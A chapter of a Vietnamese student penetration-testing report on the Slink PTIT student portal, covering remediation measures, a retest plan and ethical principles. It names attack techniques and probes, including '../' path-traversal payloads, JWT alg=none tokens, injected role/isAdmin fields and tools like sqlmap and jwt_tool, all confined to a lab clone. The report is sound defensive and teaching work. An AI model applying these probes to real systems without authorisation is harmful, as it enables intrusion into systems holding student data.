Máy chủ web cần được cập nhật định kỳ, đặc biệt đối với Nginx, OpenSSL, hệ điều hành Ubuntu và các package liên quan. Không nên chỉ dựa vào số phiên bản hiển thị trên banner để đánh giá an toàn, nhưng việc để lộ banner vẫn giúp kẻ tấn công rút ngắn thời gian trinh sát. Vì vậy cần tắt hoặc hạn chế server_tokens, chuẩn hóa error page, không để lộ thông tin framework/backend trong header như X-Powered-By, và duy trì quy trình quản lý bản vá theo tháng hoặc theo mức độ nghiêm trọng của CVE.

Tắt server_tokens trên Nginx production và loại bỏ header X-Powered-By nếu không cần thiết.

Thiết lập quy trình kiểm tra bản vá định kỳ; ưu tiên bản vá cho Nginx, OpenSSL, Node.js, framework frontend/backend và image Docker.

Quét định kỳ bằng công cụ an toàn như Nmap version detection, WhatWeb, Nuclei template safe, nhưng chỉ trong phạm vi được cấp phép.

7.1.2 Bổ sung chính sách HTTP security headers

HSTS là một cấu hình tích cực, tuy nhiên hệ thống cần bổ sung đầy đủ các header bảo vệ trình duyệt. Các header này không thay thế cho việc sửa lỗi ứng dụng, nhưng giúp giảm khả năng khai thác clickjacking, MIME sniffing, rò rỉ referrer, lạm dụng quyền trình duyệt và một phần rủi ro XSS.

- Content-Security-Policy: giới hạn nguồn script, style, image, connect-src; triển khai dần bằng chế độ Report-Only trước khi enforce.
- X-Content-Type-Options: nosniff để giảm rủi ro trình duyệt diễn giải sai MIME type.
- Frame protection: dùng CSP frame-ancestors hoặc X-Frame-Options SAMEORIGIN/DENY để giảm clickjacking.
- Referrer-Policy: strict-origin-when-cross-origin hoặc no-referrer tùy yêu cầu nghiệp vụ.
- Permissions-Policy: tắt các quyền trình duyệt không cần thiết như camera, microphone, geolocation nếu ứng dụng không sử dụng.

7.1.3 Rà soát TLS, HSTS và chứng chỉ cho toàn bộ virtual host

Dấu hiệu cảnh báo chứng chỉ ở cổng phụ cho thấy cần kiểm tra lại toàn bộ virtual host, cổng dịch vụ và chứng chỉ được bind trên IP công khai. Mỗi dịch vụ HTTPS cần có chứng chỉ khớp SAN/CN với tên miền tương ứng, không dùng nhầm chứng chỉ của hệ thống khác.

Với HSTS, cần đặc biệt thận trọng vì khi đã bật chính sách nghiêm ngặt, trình duyệt sẽ không cho phép người dùng bỏ qua cảnh báo chứng chỉ.

- Rà soát tất cả cổng đang mở trên IP công khai và map chính xác service - virtual host - certificate.
- Không để dịch vụ nội bộ hoặc dịch vụ thử nghiệm lắng nghe công khai nếu không cần thiết.
- Chuẩn hóa redirect HTTP sang HTTPS, cấu hình TLS phiên bản an toàn và loại bỏ cipher yếu.
- Chỉ bật HSTS preload/subdomains khi chắc chắn toàn bộ subdomain và cổng HTTPS đều có chứng chỉ hợp lệ.

7.1.4 Bảo vệ luồng Microsoft SSO/OAuth/OIDC

Vì Slink sử dụng đăng nhập qua Microsoft, trọng tâm bảo vệ xác thực không phải là chống dò mật khẩu tại ứng dụng, mà là bảo vệ đúng luồng OAuth/OIDC và phân quyền sau đăng nhập. Ứng dụng cần kiểm tra issuer, audience, chữ ký token, thời hạn token, nonce/state và ràng buộc redirect_uri. Sau khi đăng nhập thành công, backend vẫn phải tự kiểm tra quyền truy cập theo từng chức năng, không mặc định mọi token hợp lệ đều có quyền như nhau.

- Bắt buộc kiểm tra state và nonce để chống CSRF/login replay trong luồng đăng nhập.
- Ràng buộc redirect_uri bằng allowlist tuyệt đối, không chấp nhận wildcard hoặc tham số redirect tùy ý.
- Kiểm tra issuer, audience, exp, nbf, iat và chữ ký token với public key hợp lệ; không chấp nhận thuật toán none hoặc thuật toán ngoài allowlist.
- Cookie phiên cần có HttpOnly, Secure, SameSite=Lax/Strict; token không nên lưu trong localStorage nếu có thể dùng cookie bảo vệ tốt hơn.
- Triển khai phân quyền theo vai trò và theo đối tượng dữ liệu ở backend, không phụ thuộc hoàn toàn vào trạng thái giao diện frontend.

7.1.5 Phòng chống IDOR và Excessive Data Exposure

Các rủi ro IDOR và excessive data exposure được mô phỏng trong lab clone cho thấy chỉ cần thiếu kiểm tra quyền theo từng bản ghi, người dùng có thể truy cập hoặc nhìn thấy dữ liệu không thuộc phạm vi của mình. Đối với hệ thống quản lý sinh viên, những trường như mã sinh viên, số giấy tờ tùy thân, dữ liệu học tập, tài chính, ghi chú nội bộ hoặc hash mật khẩu đều cần được bảo vệ theo nguyên tắc tối thiểu hóa dữ liệu.

- Mọi API truy cập tài nguyên theo id phải kiểm tra owner hoặc quyền nghiệp vụ ở backend.
- Không trả về trường nhạy cảm trong response nếu frontend không cần hiển thị, kể cả khi dữ liệu đã hash hoặc mã hóa.
- Sử dụng DTO/serializer để kiểm soát trường trả về thay vì trả trực tiếp toàn bộ object từ database.

- Ghi log các truy cập bất thường như một tài khoản yêu cầu nhiều id khác nhau trong thời gian ngắn.

7.1.6 Phòng chống Mass Assignment

Mass assignment xảy ra khi backend nhận toàn bộ body từ client và ghi trực tiếp vào object/database mà không có allowlist trường hợp lệ. Trong lab clone, việc gửi thêm trường role hoặc quyền có thể dẫn đến leo thang đặc quyền. Biện pháp cốt lõi là tách rõ input model và domain model, chỉ cho phép cập nhật các trường được định nghĩa trước.

- Dùng allowlist field ở tầng controller/service, từ chối mọi trường ngoài danh sách.
- Không cho client gửi các trường như role, isAdmin, permission, balance, status nội bộ nếu không có luồng nghiệp vụ riêng.
- Kiểm tra thay đổi quyền bằng audit log và yêu cầu quyền admin hợp lệ cho các tác vụ nhạy cảm.

7.1.7 Phòng chống Path Traversal và rò rỉ file

Các chức năng tải file, xem tài liệu hoặc đọc ảnh cần được bảo vệ khỏi path traversal. Ứng dụng không nên nối chuỗi đường dẫn trực tiếp từ input người dùng. Thay vào đó cần chuẩn hóa đường dẫn, kiểm tra thư mục gốc cho phép và sử dụng cơ chế ánh xạ id tài liệu sang file nội bộ.

- Chuẩn hóa path bằng hàm an toàn và kiểm tra đường dẫn sau khi resolve vẫn nằm trong thư mục cho phép.
- Không cho phép ký tự ../, đường dẫn tuyệt đối hoặc encoded traversal trong tham số người dùng.
- Tách thư mục upload khỏi thư mục hệ thống; không mount volume nhạy cảm vào container web nếu không cần thiết.
- Thiết lập quyền đọc/ghi tối thiểu cho user chạy ứng dụng trong container.

7.1.8 Bảo vệ JWT và khóa ký

Đối với token tự phát hành trong lab clone, lỗi hỏng alg=none thể hiện hậu quả nghiêm trọng nếu backend không khóa chặt thuật toán ký. Hệ thống production cần dùng thư viện xác thực JWT an toàn, khai báo rõ thuật toán hợp lệ, kiểm tra kid/jwks đúng nguồn và quản lý vòng đời khóa ký.

- Không chấp nhận alg=none trong mọi trường hợp.
- Pin thuật toán hợp lệ như RS256/ES256 theo thiết kế; không cho client quyết định thuật toán.
- Kiểm tra issuer/audience/expiration và revoke/rotate key khi có sự cố.
- Thời hạn access token ngắn, refresh token được bảo vệ và có cơ chế thu hồi.

7.1.9 Hardening Docker, database và phân vùng mạng

Mô hình lab đã chứng minh firewall giúp hạn chế truy cập trực tiếp từ Users Zone vào Database Server. Tuy nhiên, nếu webserv bị chiếm, attacker có thể thử lateral movement sang

dbsrv qua port được cho phép. Vì vậy ngoài phân vùng mạng, cần hardening container, database credential và quyền tài khoản ứng dụng.

- Tài khoản database của ứng dụng chỉ có quyền tối thiểu: SELECT/INSERT/UPDATE cần thiết, không dùng root, không có quyền quản trị không cần thiết.
- Không lưu credential trong file public hoặc image layer; dùng secret manager hoặc biến môi trường được quản lý an toàn.
- Container chạy bằng user không phải root, filesystem read-only nếu có thể, giới hạn capability và network egress.
- Firewall chỉ mở đúng luồng cần thiết: Users -> Web:80/443; Web -> DB:3306; chặn Users -> DB và chặn Internal chủ động ra ngoài nếu không cần.
- Giám sát log pfSense, Nginx, ứng dụng và database để phát hiện truy cập trái phép hoặc bất thường.

Bảng 20. Ảnh xạ rủi ro/lỗ hổng với biện pháp khắc phục

Rủi ro / Lỗ hổng	Tác động	Biện pháp khắc phục chính	Ưu tiên
Lộ version Nginx/framework	Hỗ trợ attacker fingerprint nhanh	Tắt server_tokens, xóa X-Powered-By, cập nhật bản vá	Trung bình
Thiếu security headers	Tăng nguy cơ XSS/clickjacking/MIME sniffing	Bổ sung CSP, frame-ancestors, nosniff, Referrer-Policy, Permissions-Policy	Trung bình
TLS/cert không khớp ở cổng phụ	Mất tin cậy, có thể lộ dịch vụ nhằm virtual host	Rà soát chứng chỉ, SAN/CN, đóng dịch vụ phụ không cần thiết	Cao
IDOR	Lộ dữ liệu sinh viên/tài chính/học tập	Kiểm tra owner/quyền ở backend, audit truy cập bất thường	Cao
Excessive Data Exposure	Lộ hash, giấy tờ, ghi chú nội bộ	DTO/serializer, tối thiểu hóa trường response, phân loại dữ liệu nhạy cảm	Cao
Mass Assignment	Tự gán role/quyền, leo thang đặc quyền	Allowlist field, tách input model và domain model, audit thay đổi quyền	Cao
Path Traversal	Đọc file hệ thống/secret	Resolve path an toàn, chặn ../, tách vùng file upload, quyền file tối thiểu	Cao
JWT alg=none / xác thực token yếu	Bypass xác thực, giả mạo người dùng	Pin thuật toán, kiểm tra chữ ký/issuer/audience/exp, rotate key	Cao

Credential DB trong môi trường triển khai	Rủi ro lộ database khi webserv bị chiếm	Secret manager, quyền DB tối thiểu, rotate credential định kỳ	Cao
---	---	---	-----

7.2 Kế hoạch kiểm chứng sau khắc phục

Sau khi áp dụng biện pháp khắc phục, nhóm đề xuất thực hiện kiểm chứng lại theo hai tầng: kiểm thử cấu hình trên hệ thống thật bằng phương pháp không xâm lấn và kiểm thử khai thác đầy đủ trên lab clone. Cách chia này giúp vừa đảm bảo an toàn cho hệ thống đang vận hành, vừa đánh giá được hiệu quả sửa lỗi ở tầng ứng dụng.

Bảng 21. Kế hoạch retest sau khắc phục

Hạng mục retest	Cách kiểm tra	Kỳ vọng sau khắc phục
Header server	curl -I/WhatWeb	Không lộ version chi tiết, không có X-Powered-By không cần thiết.
Security headers	curl -I hoặc scanner header không phá hoại	Có HSTS, CSP phù hợp, nosniff, frame-ancestors, Referrer-Policy.
TLS/cert	Trình duyệt/openssl s_client	Chứng chỉ khớp hostname, không còn cảnh báo ở cổng công khai.
IDOR	Burp Repeater trên lab clone với dữ liệu giả	Đổi id không đọc được dữ liệu người khác; trả 403/404 an toàn.
Mass assignment	Gửi thêm role/isAdmin trên lab clone	Backend bỏ qua hoặc từ chối field ngoài allowlist.
Path traversal	Payload ../ trong lab clone	Không đọc được file ngoài thư mục cho phép.
JWT	jwt_tool/Burp trên lab clone	Token alg=none hoặc sai chữ ký bị từ chối.
Segmentation	nc/ping theo ma trận 3 zone	Users không tới DB; Internal không chủ động ra ngoài; Web chỉ tới DB đúng port.

7.3 Tuân thủ đạo đức trong kiểm thử an toàn thông tin

Kiểm thử xâm nhập luôn phải đặt trong giới hạn được cho phép. Trong bài tập lớn này, nhóm phân biệt rõ giữa hệ thống thật và hệ thống mô phỏng. Hệ thống thật chỉ dùng để khảo sát công khai; mọi hành vi có khả năng gây ảnh hưởng đến tính bí mật, toàn vẹn hoặc sẵn sàng đều được thực hiện trên lab clone. Đây là nguyên tắc quan trọng nhất để bảo đảm hoạt động học tập không biến thành hành vi truy cập trái phép.

Bảng 22. Nguyên tắc đạo đức và cách nhóm tuân thủ

Nguyên tắc	Ý nghĩa	Cách áp dụng trong đề tài
Có phạm vi rõ ràng	Chỉ kiểm thử đúng mục tiêu đã xác định	Giới hạn hệ thống thật ở slink.ptit.edu.vn và các phản hồi công khai; lab clone dùng IP nội bộ 172.16.10.10.
Không gây hại	Không làm gián đoạn dịch vụ hoặc thay đổi dữ liệu	Không DoS, không brute force, không khai thác payload trên hệ thống thật.
Tôn trọng dữ liệu cá nhân	Không thu thập, lưu trữ hoặc công bố dữ liệu người dùng thật	Dữ liệu demo trong lab là dữ liệu mẫu; không thử đọc tài khoản thật.
Báo cáo có trách nhiệm	Trình bày rủi ro nhằm khắc phục, không hướng dẫn tấn công trái phép	Mô tả PoC ở mức học thuật, tập trung vào khuyến nghị phòng thủ.
Bảo mật bằng chứng	Ảnh chụp/log có thể chứa thông tin nhạy cảm	Che token, cookie, email thật và credential khi đưa vào báo cáo hoặc slide.
Tách biệt thật - mô phỏng	Không suy diễn lab clone là lỗ hổng thật	Kết luận chương 5 nêu rõ hệ thống thật chưa bị khai thác; các PoC chỉ chứng minh trên lab.

7.4 Nhận thức an toàn thông tin rút ra trong quá trình thực hiện

7.4.1 Nhận thức về bề mặt tấn công thực tế

Ngay cả khi một website chỉ công khai giao diện đăng nhập và trang chủ, attacker vẫn có thể thu thập nhiều thông tin từ DNS, header, tài nguyên tĩnh, cấu trúc route và phản hồi lỗi. Vì vậy việc giảm thông tin lộ ra và kiểm soát cấu hình production là một phần quan trọng của phòng thủ.

7.4.2 Nhận thức về sự khác biệt giữa dấu hiệu và lỗ hổng

Một banner cũ, một header thiếu hoặc một phản hồi 404 không phải lúc nào cũng là lỗ hổng có thể khai thác. Người kiểm thử cần phân biệt rõ quan sát, giả thuyết, kiểm chứng và kết luận. Việc kết luận quá mức có thể gây hiểu nhầm và làm giảm độ tin cậy của báo cáo.

7.4.3 Nhận thức về trách nhiệm của người làm an toàn thông tin

Người làm an toàn thông tin có khả năng tiếp cận công cụ mạnh như Burp Suite, Nmap, sqlmap, Hydra, Nuclei hoặc jwt_tool. Công cụ không sai, nhưng cách sử dụng phải đúng mục đích, đúng phạm vi và có sự cho phép. Trong đề tài, nhóm sử dụng các công cụ này chủ yếu trong lab clone, qua đó hiểu rõ hơn trách nhiệm kiểm soát rủi ro khi chuyển từ môi trường học tập sang môi trường thật.

7.4.4 Nhận thức về defense in depth

Mô hình pfSense ba vùng cho thấy một lớp firewall tốt có thể chặn nhiều đường tấn công trực tiếp, ví dụ Users không thể truy cập database. Tuy nhiên, nếu ứng dụng web có lỗ hổng nghiêm trọng, attacker vẫn có thể đi theo luồng được phép từ Web Server sang Database. Vì vậy cần kết hợp nhiều lớp: hardening ứng dụng, phân quyền dữ liệu, bảo vệ token, logging, network segmentation và quản trị bản vá.

7.4.5 Nhận thức về bảo vệ dữ liệu sinh viên

Hệ thống sinh viên chứa nhiều dữ liệu nhạy cảm như thông tin định danh, kết quả học tập, tài chính, lịch học và thông tin hành chính. Nguyên tắc tối thiểu hóa dữ liệu, phân quyền theo vai trò, mã hóa khi cần thiết và audit truy cập phải được xem là yêu cầu bắt buộc, không chỉ là tính năng bổ sung.

7.5 Tìm hiểu về hợp đồng kiểm thử xâm nhập

Trong thực tế, kiểm thử xâm nhập cần có văn bản cho phép hoặc hợp đồng rõ ràng giữa đơn vị sở hữu hệ thống và nhóm kiểm thử. Hợp đồng giúp xác định phạm vi, thời gian, phương pháp, giới hạn kỹ thuật, cách xử lý sự cố và cách bàn giao kết quả. Nếu không có phạm vi bằng văn bản, hoạt động kiểm thử có thể bị hiểu là truy cập trái phép dù mục đích ban đầu là học tập hoặc nghiên cứu.

- Phạm vi kiểm thử: tên miền, IP, ứng dụng, tài khoản test và các chức năng được phép kiểm tra.
- Thời gian kiểm thử: khung giờ thực hiện, thời điểm không được quét để tránh ảnh hưởng vận hành.
- Giới hạn kỹ thuật: có/không được brute force, DoS, social engineering, phishing, khai thác dữ liệu thật, kiểm thử vật lý.
- Quy trình báo cáo sự cố: liên hệ ai khi phát hiện lỗi nghiêm trọng hoặc gây ảnh hưởng ngoài ý muốn.
- Sản phẩm bàn giao: báo cáo kỹ thuật, báo cáo quản lý, danh sách lỗ hổng, bằng chứng, mức độ rủi ro và đề xuất khắc phục.
- Bảo mật thông tin: cam kết không công bố dữ liệu, không chia sẻ exploit, xóa dữ liệu test sau khi kết thúc.

7.6 Cam kết đạo đức của nhóm

Nhóm cam kết sử dụng kiến thức và công cụ kiểm thử xâm nhập cho mục đích học tập, nghiên cứu và phòng thủ. Đối với hệ thống thật Slink PTIT, nhóm chỉ thực hiện khảo sát công khai, không khai thác, không truy cập trái phép và không làm ảnh hưởng đến hoạt động của nhà trường. Mọi kịch bản tấn công được thực hiện trong môi trường lab clone do nhóm tự xây dựng, có dữ liệu mẫu và có thể khôi phục khi cần.

Khi trình bày báo cáo và demo, nhóm sẽ che các thông tin nhạy cảm như token, cookie, mật khẩu, địa chỉ email cá nhân hoặc dữ liệu sinh viên nếu có xuất hiện trong ảnh chụp màn

hình. Mục tiêu cuối cùng của đề tài là hiểu quy trình kiểm thử xâm nhập một cách có trách nhiệm và đưa ra khuyến nghị giúp hệ thống an toàn hơn.

7.7 Kết chương

Chương 7 đã tổng hợp các biện pháp khắc phục theo từng nhóm rủi ro: cập nhật và che giấu version, bổ sung security headers, chuẩn hóa TLS/HSTS, bảo vệ Microsoft SSO/OIDC, chống IDOR, excessive data exposure, mass assignment, path traversal, JWT yếu và hardening Docker/database/firewall. Bên cạnh giải pháp kỹ thuật, chương cũng nhấn mạnh yêu cầu đạo đức: chỉ kiểm thử trong phạm vi được phép, không gây hại, không thu thập dữ liệu thật và bảo mật bằng chứng kiểm thử. Đây là phần kết nối giữa kiến thức kỹ thuật và trách nhiệm nghề nghiệp của người làm an toàn thông tin.

TÀI LIỆU THAM KHẢO

1. Bài giảng học phần *Kiểm thử xâm nhập* – Khoa An toàn thông tin, Học viện Công nghệ Bưu chính Viễn thông.
2. OWASP Foundation, *OWASP Testing Guide v4.x*, <https://owasp.org/www-project-web-security-testing-guide/>
3. OWASP Foundation, *OWASP Top 10 – 2021*, <https://owasp.org/Top10/>
4. Nmap Project, *Nmap Reference Guide*, <https://nmap.org/book/man.html>
5. SQLmap Project, *sqlmap user's manual*, <https://sqlmap.org/>
6. Nginx Inc., *Nginx Documentation*, <https://nginx.org/en/docs/>
7. vsftpd Project, *vsftpd Configuration Reference*, <https://security.appspot.com/vsftpd.html>
8. NIST, *SP 800-115: Technical Guide to Information Security Testing and Assessment*.
9. Linh code deploy <https://github.com/KhoaPTIT/lab-deploy.git>
10. Link drive <https://drive.google.com/drive/folders/1mq5HnOl9xzK0d9kyjUdCOcFAbUxCfgiG?usp=sharing>